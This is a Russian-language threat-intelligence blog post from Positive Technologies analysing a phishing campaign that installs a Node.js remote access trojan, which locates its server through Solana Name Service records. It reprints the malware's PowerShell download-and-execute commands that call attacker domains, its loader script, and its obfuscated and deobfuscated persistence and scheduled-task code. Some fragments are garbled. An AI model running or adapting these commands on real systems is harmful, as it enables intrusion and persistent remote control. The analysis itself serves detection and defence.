

что нам известно об атаках с использованием блокчейна Solana / Хабр

 habr.com/ru/companies/pt/articles/1001196

ptsecurity

February 19, 2026



[ptsecurity](#)

«Благотворительный» фишинг: что нам известно об атаках с использованием блокчейна Solana

9 мин

6.8K

[Блог компании Positive Technologies](#)Информационная безопасность *

Кейс



В январе 2026 года специалистами группы киберразведки департамента Threat Intelligence экспертного центра безопасности (PT ESC) была обнаружена атака с использованием вредоносного XLL-файла, внутри которого была цепочка обфусцированных JavaScript-файлов, работающих на основе платформы NodeJS. Система жертвы заражалась вредоносным ПО класса RAT (remote access trojan) с большим количеством доступных команд. Среди особенностей вредоносного кода удалось обнаружить SNS-записи (Solana Name Service) для получения альтернативного адреса сервера злоумышленников. Детальное исследование позволило расширить временной диапазон атаки: вредоносная активность зафиксирована с середины октября 2025 года и наблюдается до сих пор.

В этой статье мы подробнее расскажем о том, как работает цепочка атаки с использованием блокчейна Solana.

Вредоносное вложение

Изначально удалось обнаружить ZIP-архив с вредоносным файлом и документом-приманкой, что характерно для распространения ВПО через фишинг с вредоносным вложением. На основе содержимого документов-приманок можно предположить темы писем:

- Предложение о сотрудничестве
- Коммерческое предложение
- Приказ от командования

Примеры приманок представлены ниже.

Дополнительная информация о благотворительной организации



О нашей организации

Благотворительная организация [REDACTED] осуществляет свою деятельность с целью поддержки людей с инвалидностью, оказавшихся в трудной жизненной ситуации. Мы работаем с подопечными разных возрастов и групп инвалидности, уделяя особое внимание их базовым потребностям и качеству жизни.

Кому мы помогаем

Нашими подопечными являются люди с инвалидностью, которые нуждаются в регулярной поддержке, в том числе:

- люди с ограниченной мобильностью;
- люди с хроническими заболеваниями;
- одинокие взрослые и семьи, воспитывающие людей с инвалидностью;
- подопечные, находящиеся в сложных социально-экономических условиях.

Основные направления помощи

В рамках своей деятельности [REDACTED] оказывает следующую поддержку:

- обеспечение базовыми товарами первой необходимости (продукты питания, средства гигиены, медицинские расходные материалы);
- адресная помощь подопечным;
- содействие в решении бытовых и социальных вопросов;
- информационная и организационная поддержка.

Задача_1 "БОБ"

* Фотофіксація моста та тропинок, для подальшого дистанційного мінування.
Потрібно відзняти відео під 45 градусів та фото загальних планів та ближніх.



Задача_2 "БОБ"



Фотофіксація даного містка актуальний стан, також зробити в цьому районі обліт по річці для подальшого мінування.



Примеры документов-приманок

Вредоносный файл во вложении был обнаружен в трех форматах:

- XLL-файл,
- LNK-файл,
- MSI-установщик.

XLL-файл


Алгоритм работы XLL-файла на зараженной системе не отличается высокой сложностью. При открытии файла с Excel-таблицей запускается экспортируемая функция `x1AutoOpen`, основная цель которой:

- Декодировать Base64-строку с PowerShell-командой.
- Выполнить полученную команду.

Сама команда схожа с теми, которые используются далее в других файлах (LNK, MSI):

```
powershell -w hidden -ep bypass -c "I''E''X([texT.ENcoDing]::utf8.getsTRING((New-Object System.Net.WebClienT).dOwnLOADdaTa('https://<DOMAIN>/b72f75cb3b22e364')))"
```

XLSX-файл, открываемый исполняемым файлом, представляет собой форму для заполнения.



PT Sandbox. Пример Excel-таблицы внутри XLL-файла

Во вредоносном файле можно также найти уникальную строку вида `##EMBED_BASE64_START##`, которая встречается внутри еще одного файла — тестового XLL-образца, обнаруженного в декабре 2025 года. В то время принцип работы был тот же, меняется лишь сервер злоумышленников с полезной нагрузкой.


Сами индикаторы компрометации будут приложены в конце статьи.

LNK-файл

В ходе исследования мы обнаружили четыре LNK-файла со следующими названиями:

- Приказ по соединению № 004_Гроза.docx.lnk
- БОБ, задача фотофіксації для мінування.docx.lnk
- Гуманитарка_для_подразделения.docx.lnk
- Волонтерка_остатки.docx.lnk


Во всех LNK-файлах, как было сказано ранее, используется схожая команда для получения полезной нагрузки.



Пример вредоносного LNK на портале PT Fusion

```
I''E''X([teXt.ENcoDing]::utf8.getsTRING((New-Object System.Net.WebClient).dOwnLOADDaTa('https://<DOMAIN>/9ddb2def56cb2aff/7ba117ac0e14c765')))
```

Метаданные одного из файлов позволяют расширить кластер вредоносной активности, однако в рамках этой статьи мы сконцентрируем внимание на атаках на страны СНГ.



Пример поиска схожих LNK на портале PT Fusion

MSI-файл

На основе общего с тестовым XLL-файлом сервера было обнаружено несколько вредоносных установщиков со следующими названиями:

- `kommercheskoe-predlozhenie-xlsx.msi`
- `kommercheskoe-predlozhenie-pdf.msi`

Внутри установщика были:

- VBS-файл, который запускает PowerShell-скрипт из той же папки, в которой находится этот файл.
- PowerShell-скрипт с названием `run-script.ps1`.

Пример скрипта внутри файла `run-script.ps1`:

```
1
2 powershell -w 1 -ep bypass "iwr 'https://newfolder[.]click/6c4aa510c9e73a17' -UseBasicParsing"
3
```

Загрузчик необходимых для атаки компонентов

Выполнение всех команд, показанных выше, приводит к скачиванию полезной нагрузки — PowerShell-скрипта:

```

1  Invoke-WebRequest -Uri "https://newfolder[.]click/c/add" -Method GET
2  $nodeUrl = "https://nodejs[.]org/dist/v22.16.0/node-v22.16.0-win-x64.zip"
3  $installPath = "$env:USERPROFILE\AppData\Local\nodejs"
4  $nodePath = "$installPath\node-v22.16.0-win-x64"
5  $nodeZipPath = "$installPath\node.zip"
6  if (-not (Test-Path $nodePath)) {
7      New-Item -ItemType Directory -Path $installPath -Force | Out-Null
8      Invoke-WebRequest -Uri $nodeUrl -OutFile $nodeZipPath
9      Expand-Archive -Path $nodeZipPath -DestinationPath $installPath -Force
10     Remove-Item $nodeZipPath -Force
11     setx PATH "$nodePath;$env:PATH"
12 }
13 $env:PATH = "$nodePath;$env:PATH"
14
15 $runnerUrl = "https://newfolder[.]click?cid=6c4aa510c9e73a17"
16 $runnerPath = "$installPath\index.js"
17 Invoke-WebRequest -Uri $runnerUrl -OutFile $runnerPath
18
19 node $runnerPath

```

Алгоритм работы:

- Отослать на сервер злоумышленников запрос для фиксации системы жертвы в базе.
- Проверить наличие Node.js в системе жертвы. Если нет — загрузить легитимный файл.
- Загрузить следующую полезную нагрузку и запустить через Node.js.

Обфусцированный JavaScript-загрузчик

Скачиваемая полезная нагрузка — обфусцированный вредоносный JavaScript-код размером около 5 МБ. Такой размер обоснован распаковкой базовых модулей Node.js в код самого загрузчика (можно воспринимать как статическую компоновку исполняемых файлов).

Основные компоненты обфускации:

- переименование переменных;
- разделение строковых констант;
- формирование строк из перемешанного массива байтов;
- распаковка модулей Node.js.

Фрагмент функции main можно видеть ниже.

```

111521 }
111522 async function main() {
111523   var _0x3f5f6c = _0x3df100;
111524   addAutoRun(), console[_0x3f5f6c(0xc66)]('Sho' + _0x3f5f6c(0xc9a) + _0x3f5f6c(0xd1b) + _0x3f5f6c(0xf79) + 'ate' + 'd');
111525   [process['env']](_0x3f5f6c(0xe78) + _0x3f5f6c(0xc28) + 'MAI' + 'N') && console[_0x3f5f6c(0xc66)](_0x3f5f6c(0xe78) + '_D0' + 'MAI' + _0x3f5f6c(0x10e4) + _0x3f5
111526   const _0x5737f6 = process[_0x3f5f6c(0xd12)](_0x3f5f6c(0xe78) + _0x3f5f6c(0xc28) + _0x3f5f6c(0xd27b) + 'N') ? await resolveUrlFromSns() : 'htt' + 'ps:' + _0x3
111527   !_0x5737f6 && (console[_0x3f5f6c(0x899) + _0x3f5f6c(0x17f4) + _0x3f5f6c(0x967) + '\x20re' + 'sol' + _0x3f5f6c(0xa71) + 'API' + '\x20UR' + _0x3f5f6c(0x
111528   console[_0x3f5f6c(0xc66)](_0x3f5f6c(0x1320) + _0x3f5f6c(0x1a52) + 'g\x20A' + _0x3f5f6c(0x5e5) + 'URL' + ':\x20' + _0x5737f6);
111529   const _0x1c13ca = hc(_0x5737f6, {}), _0x250559 = async () => {
111530     var _0x211576 = _0x3f5f6c;
111531     try {
111532       const _0x83fba2 = await getHuidMd5(), _0x774a1b = await _0x1c13ca['ind' + 'ex'](['$ge' + 't']([
111533         'query': {
111534           'cid': _0x211576(0x4fe) + _0x211576(0x1946) + _0x211576(0x130c) + _0x211576(0x1bcb) + _0x211576(0x115d) + '4',
111535           'mod': 'mai' + 'n',
111536           'huidMd5': _0x83fba2
111537         }
111538       ]));
111539       if (!_0x774a1b['ok'])
111540         throw new Error('Fai' + 'led' + '\x20to' + '\x20fe' + 'tch' + '\x20ma' + 'in\x20' + _0x211576(0x1132) + 'ule');
111541       const _0x144fca = await _0x774a1b[_0x211576(0xc9f9) + 't'](), _0x52c2d3 = await runModule({
111542         'name': _0x211576(0x568) + 'n',
111543         'input': { 'indexJsRaw': _0x144fca }
111544       });
111545       if (_0x52c2d3 === 0x21) {
111546         console[_0x3f5f6c(0x1830) + _0x211576(0x15ce) + 's\x20e' + 'xit' + _0x211576(0xaf4) + 'wit' + 'h\x20c' + 'ode' + _0x211576(0x144c) + '
111547         return;
111548       } else {
111549         if (_0x52c2d3 === 0x42) {
111550           console[_0x3f5f6c(0x1830) + 'ces' + 's\x20e' + _0x211576(0x869) + 'ed\x20' + 'wit' + _0x211576(0x4f1) + _0x211576(0xf85) + _0x2115
111551           const _0x5df20f = _0x3841bf('cmd' + '.ex' + 'e', [
111552             '/c',
111553             _0x211576(0x1775) + 'rt',
111554             'pow' + _0x211576(0x143e) + _0x211576(0x5ef) + 'l.e' + 'xe',
111555             '~w',
111556             '1',
111557             _0x211576(0xd69),
111558             _0x211576(0xc9f1) + _0x211576(0x717),
111559             _0x211576(0x27d) + 'E\x27\x27' + 'X{[' + _0x211576(0xc9f9) + 'T.E' + 'Nco' + 'Din' + _0x211576(0x1716) + _0x211576(0x549) + _0x211576(
111560             ], {
111561               'stdio': 'ign' + 'ore',
111562               'detached': !![],
111563               'shell': ![]
111564             });
111565             _0x5df20f[_0x211576(0xee4) + 'ef']();
111566           } else
111567             console[_0x3f5f6c(0xc66)]('Pro' + 'ces' + _0x211576(0xae2) + _0x211576(0x869) + _0x211576(0xd00) + _0x211576(0x12bb) + 'loa' + 'din' + _0x211576(0x
111568           }
111569         } catch (_0x57ec83) {
111570           console[_0x211576(0xc66)](_0x57ec83), setTimeout(_0x250559, 0x2710);
111571         }
111572       }

```

Фрагмент обфусцированной main-функции загрузчика

После деобфускации код выглядит следующим образом.

```

45067 async function resolveUrlFromDns() {
45068   try {
45069     return name;
45070   } catch (e138) {
45071     console.log("⚠ Records V2 не найдены, прощаемся V1...");
45072   }
45073   return null;
45074 } catch (e139) {
45075   console.error("❌ Ошибка при получении TXT записи: ", e139.message);
45076   return null;
45077 }
45078 }
45079
45080 async function main() {
45081   addAutoRun();
45082   console.log("Shortcut created");
45083   if (!process.env.SMS_DOMAIN) {
45084     console.log("SMS_DOMAIN is not set, using API_URL instead of SMS");
45085   }
45086   const v3624 = process.env.SMS_DOMAIN ? await resolveUrlFromDns() : "https://playerdragonbike.com";
45087   if (!v3624) {
45088     console.log("Unable to resolve API URL, exiting...");
45089     process.exit(1);
45090   }
45091   console.log("🔗 Using API URL: " + v3624);
45092   const v3625 = hcv3624(0);
45093   const v3626 = async () => {
45094     try {
45095       const v3627 = await getModuleId();
45096       const v3628 = await v3625.index.$get({
45097         query: {
45098           cid: "572775cb3b2e364",
45099           mod: "main",
45100           moduleId: v3627
45101         }
45102       });
45103       if (!v3628.ok) {
45104         throw new Error("Failed to fetch main module");
45105       }
45106       const v3629 = await v3628.text();
45107       const v3630 = await runModule({
45108         name: "main",
45109         input: {
45110           indexJsRaw: v3627
45111         }
45112       });
45113       if (v3630 === 33) {
45114         console.log("Process exited with code 33, mutex locked, exiting");
45115         return;
45116       } else if (v3630 === 66) {
45117         console.log("Process exited with code 66, reloading with UAC bypass in 10 seconds");
45118         const v3631bf = _Bx3641bf("cmd.exe", ["/c", "start", "powershell.exe", "-w", "3", "-eg", "bypass", "I''E''X[!text!Encoding]::utf8.getBytes((New-Object System.Net.WebClient).DownloadData('' + v3624 + "/s/u/'))"), {
45119           stdio: "ignore",
45120           detached: true,
45121           shell: false
45122         });
45123         v3631bf.unref();
45124       } else {
45125         console.log("Process exited, reloading in 10 seconds");
45126         setTimeout(v3631, 10000);
45127       }
45128     } catch (e140) {
45129       console.log(e140);
45130       setTimeout(v3631, 10000);
45131     }
45132   };
45133   await v3631();
45134 }
45135
45136 main();

```

Фрагмент деобфусцированной main-функции загрузчика

Алгоритм работы загрузчика:

- Закрепление в системе:
 - Создание файла `%USERPROFILE%\AppData\Local\nodejs\index.vbs` со следующим содержимым:


```
CreateObject("WScript.Shell").Run "powershell -WindowStyle Hidden -Command ""if (-not (Get-Process -Name 'node' -ErrorAction SilentlyContinue)) { node.exe $env:LOCALAPPDATA\nodejs\index.js }""",0, False
```
 - Создание LNK-файла `CommonApp.lnk` в папке автозагрузки для запуска скрипта выше.
 - Создание запланированной задачи с названием `ZeroDriveBackupTaskSystem141.1.7272.0` для запуска VBS-скрипта выше. Задача работает каждые 5 минут.

- Определение сервера злоумышленников:
 - Если установлена переменная окружения SNS_DOMAIN — получить домен через TXT-запись SNS-домена.
 - Если переменной нет — использовать константную API-ссылку [https://playerdragonbike\[.\]com](https://playerdragonbike[.]com).
- Формирование прокси-объекта. Сам прокси-объект служит для динамического API-клиента, способного работать на основе нескольких протоколов (HTTP, WebSocket). В контексте вредоносного кода использовался только HTTP-протокол для получения полезной нагрузки.

В процессе анализа JavaScript-кода была обнаружена конфигурация децентрализованного приложения, работающего в блокчейн-сети Solana. Эта конфигурация, равно как и классы, является частью библиотеки [@solana/web3.js](#) и необходима только для получения TXT-записи.

Важно уточнить, что последние два шага закрепления загрузчика выполняются через одну PowerShell-команду, которая кодируется в Base64-строку. Команда выглядит следующим образом:

```
$WshShell = New-Object -comObject WScript.Shell;
$Shortcut = $WshShell.CreateShortcut("<LNK-PATH>");
$Shortcut.TargetPath = "wscript.exe";
$Shortcut.Arguments = '<VBS-PATH>';
$Shortcut.IconLocation = "$env:SystemRootSystem32shell32.dll,16738";
$Shortcut.WindowStyle = 7;
$Shortcut.Save();

$action = New-ScheduledTaskAction -Execute "wscript.exe" -Argument '<VBS-PATH>';
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).Date -RepetitionInterval (New-TimeSpan -Minutes 5);
$settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable -MultipleInstances IgnoreNew;
$taskName = 'ZeroDriveBackupTaskSystem141.1.7272.0';
$folderPath = '\\ZeroDrive\\ZeroDriveBackup\\';

Register-ScheduledTask -TaskName $taskName -TaskPath $folderPath -Action $action -Trigger $trigger -User $env:USERNAME -Settings $settings -RunLevel Limited -Description "Update system executable and save files to cloud." -ErrorAction SilentlyContinue;
```

Чтобы получить основной модуль, загрузчик считывает серийный номер диска и считает от этой строки MD5-хеш. Затем отсылается запрос на сервер злоумышленников с GET-параметрами через сформированный прокси-объект [vHc](#):

```
const v3626 = await vHc.index.$get({
  query: {
    cid: "b72f75cb3b22e364", mod: "main", huidMd5: v3625
  }
});
```

[Объяснить с](#) 

Подобный запрос, если возникают какие-то ошибки во время работы кода, бесконечно повторяется каждые 10 секунд.

Основной модуль

Главная полезная нагрузка также является обфусцированным JavaScript-кодом. Способы обфускации не изменились относительно загрузчика. Изучение кода показывает, что полученный модуль является полноценным RAT с большим набором выполняемых команд и собираемых данных.

Установка сетевого соединения

Сетевое взаимодействие с сервером злоумышленников тоже работает на основе прокси-объекта, однако в этот раз он работает в режиме веб-сокета. Для корректной работы в начале функции main выставляется mutex на основе необходимого для сети порта:

```
const v1656 = await createMutex(40000); // 40000 - WebSocket port
```

[Объяснить с](#) 

Если порт свободен — в системе жертвы успешно запускается сервер, прослушивающий запросы на порт 40000.

```

27651 async function createMutex(p2822) {
27652   return new Promise(p2823 => {
27653     let v1534;
27654     const vF59 = p2824 => {
27655       if (!v1533) {
27656         v1533 = true;
27657         if (v1534) {
27658           clearInterval(v1534);
27659         }
27660         p2823(p2824);
27661       }
27662     };
27663     const vF60 = () => {
27664       if (v1533) {
27665         return;
27666       }
27667       vLN0103++;
27668       console.log "[" + new Date().toISOString() + "] Mutex attempt " + vLN0103 + "/" + vLN102);
27669       try {
27670         mutexServer = createServer();
27671         mutexServer.on("error", p2825 => {
27672           if (p2825.code === "EADDRINUSE") {
27673             console.log "[" + new Date().toISOString() + "] Port " + p2822 + " is in use, attempt " + vLN0103 + "/" + vLN102);
27674             if (vLN0103 >= vLN102) {
27675               console.log "[" + new Date().toISOString() + "] Max attempts reached, another instance is running");
27676               vF59(false);
27677             }
27678           } else {
27679             console.error "[" + new Date().toISOString() + "] Mutex error:", p2825);
27680             vF59(false);
27681           }
27682         });
27683         mutexServer.listen(p2822, "<REDACTED>", () => {
27684           console.log "[" + new Date().toISOString() + "] Mutex acquired on port " + p2822 + " (attempt " + vLN0103 + ")");
27685           vF59(true);
27686         });
27687       } catch (e45) {
27688         console.error "[" + new Date().toISOString() + "] Failed to create mutex (attempt " + vLN0103 + "):", e45);
27689         if (vLN0103 >= vLN102) {
27690           vF59(false);
27691         }
27692       }
27693     };
27694   });
27695 };

```

Функция инициализации сетевого соединения

Типы обрабатываемых сообщений. Список команд

После успешной установки сокет-соединения при появлении нового сообщения от сервера проверяется тип этого сообщения:

```

v1657.addListener("message", async p2883 => {
  try {
    const v1658 = JSON.parse(p2883.data);
    v0184.log("[ " + new Date().toISOString() + " ] Received message: " + v1658);
    const v1659 = wsServerMessageSchema.parse(v1658);
    if (v1659.type === "task") {
      processTask(v1659, v1657);
    } else if (v1659.type === "socks5-connect") {
      handleSocks5Connect(v1659.connectionId, v1659.targetHost, v1659.targetPort, v1657);
    } else if (v1659.type === "socks5-data") {
      handleSocks5Data(v1658.connectionId, v1658.data);
    } else if (v1659.type === "socks5-close") {
      handleSocks5Close(v1658.connectionId);
    } else {
      v0184.log("[ " + new Date().toISOString() + " ] Unknown message type: " + v1658.type);
    }
  } catch (e64) {
    v0184.error("[ " + new Date().toISOString() + " ] Error parsing message: " + e64);
  }
});

```

Сама схема общения достаточно обширна и зависит от типа присылаемой команды. Для наглядности покажем базовый заголовок каждого сообщения сервера, а затем в таблице отразим дополнительную информацию для каждой команды:

```

type: 'task' | 'socks5-connect' | 'socks5-data' | 'socks5-close'
additional: {}

```

[Объяснить](#) 

Для сообщения типа task additional выглядит следующим образом:

```

id: string;
type: 'download-file' | 'dump-outlook' | 'force-delete' | 'get-location' | 'get-meta' |
'install-ssh' | 'list-drives' | 'list-files' | 'powershell' | 'powershell-preconfigured' |
'restart' | 'restart-with-uac-bypass' | 'run-binary' | 'run-ssh-module' | 'screenshot' |
'shutdown' | 'write-file'
args: {}

```

[Объяснить](#) 

Для socks5-connect:

```

connectionId: string;
targetHost: string;
targetPort: number;

```

[Объяснить](#) 

Для socks5-data запрос показан ниже. Основная цель SOCKS5-соединения — перенаправление сообщений (данных) на другой сервер:

```
connectionId: string;
```

```
data: string;
```

[Объяснить с](#) 

Для socks5-close:

```
connectionId: string;
```

[Объяснить с](#) 

► Всего вредонос способен обработать 17 команд.

Из описания команд понимаем, что сам RAT имеет модульную архитектуру. При необходимости дополнительные модули либо подгружаются по известным ссылкам, либо скачиваются как независимые исполняемые файлы или шеллкоды. В процессе исследования не удалось получить дополнительные модули.

Помимо основных задач и SOCK5-соединений в коде происходит отдельный запуск двух отдельных модулей — клиппера и кейлоггера. Они также загружаются с сервера злоумышленников.

Сравнение с ранее обнаруженными атаками

Похожие атаки уже были обнаружены другими исследователями. Так, специалисты BlueVoyant [описывали](#) аналогичные обфусцированные JavaScript-файлы с подобными способами закрепления и сетевым взаимодействием. Однако в их исследовании указано использование техники ClickFix, что отличается от тех цепочек атак, которые были обнаружены нами.

Сконцентрируемся на особенностях кода, которые были замечены во время деобфускации:

- Комментарии или вывод в консоль на русском языке, что может говорить о потенциальной географии злоумышленников. Например:

```
Получаем TXT-запись для домена
```

```
# Проверяем через группу локальных администраторов
```

[Объяснить с](#) 

- Использование чат-ботов для написания кода. Это можно понять на основе нескольких факторов:
 - Расхождение в общей логике кода. Например, если в загрузчике определяется API_URL на основе переменной окружения SNS_DOMAIN, то в основном модуле снова используется константная ссылка.
 - Комментарии с использованием эмодзи:

🔍 Using API URL:


❌ Ошибка при получении TXT-записи:

⚠️ Records V2 не найдены, проверяем V1.

[Объяснить с](#) 🖼️

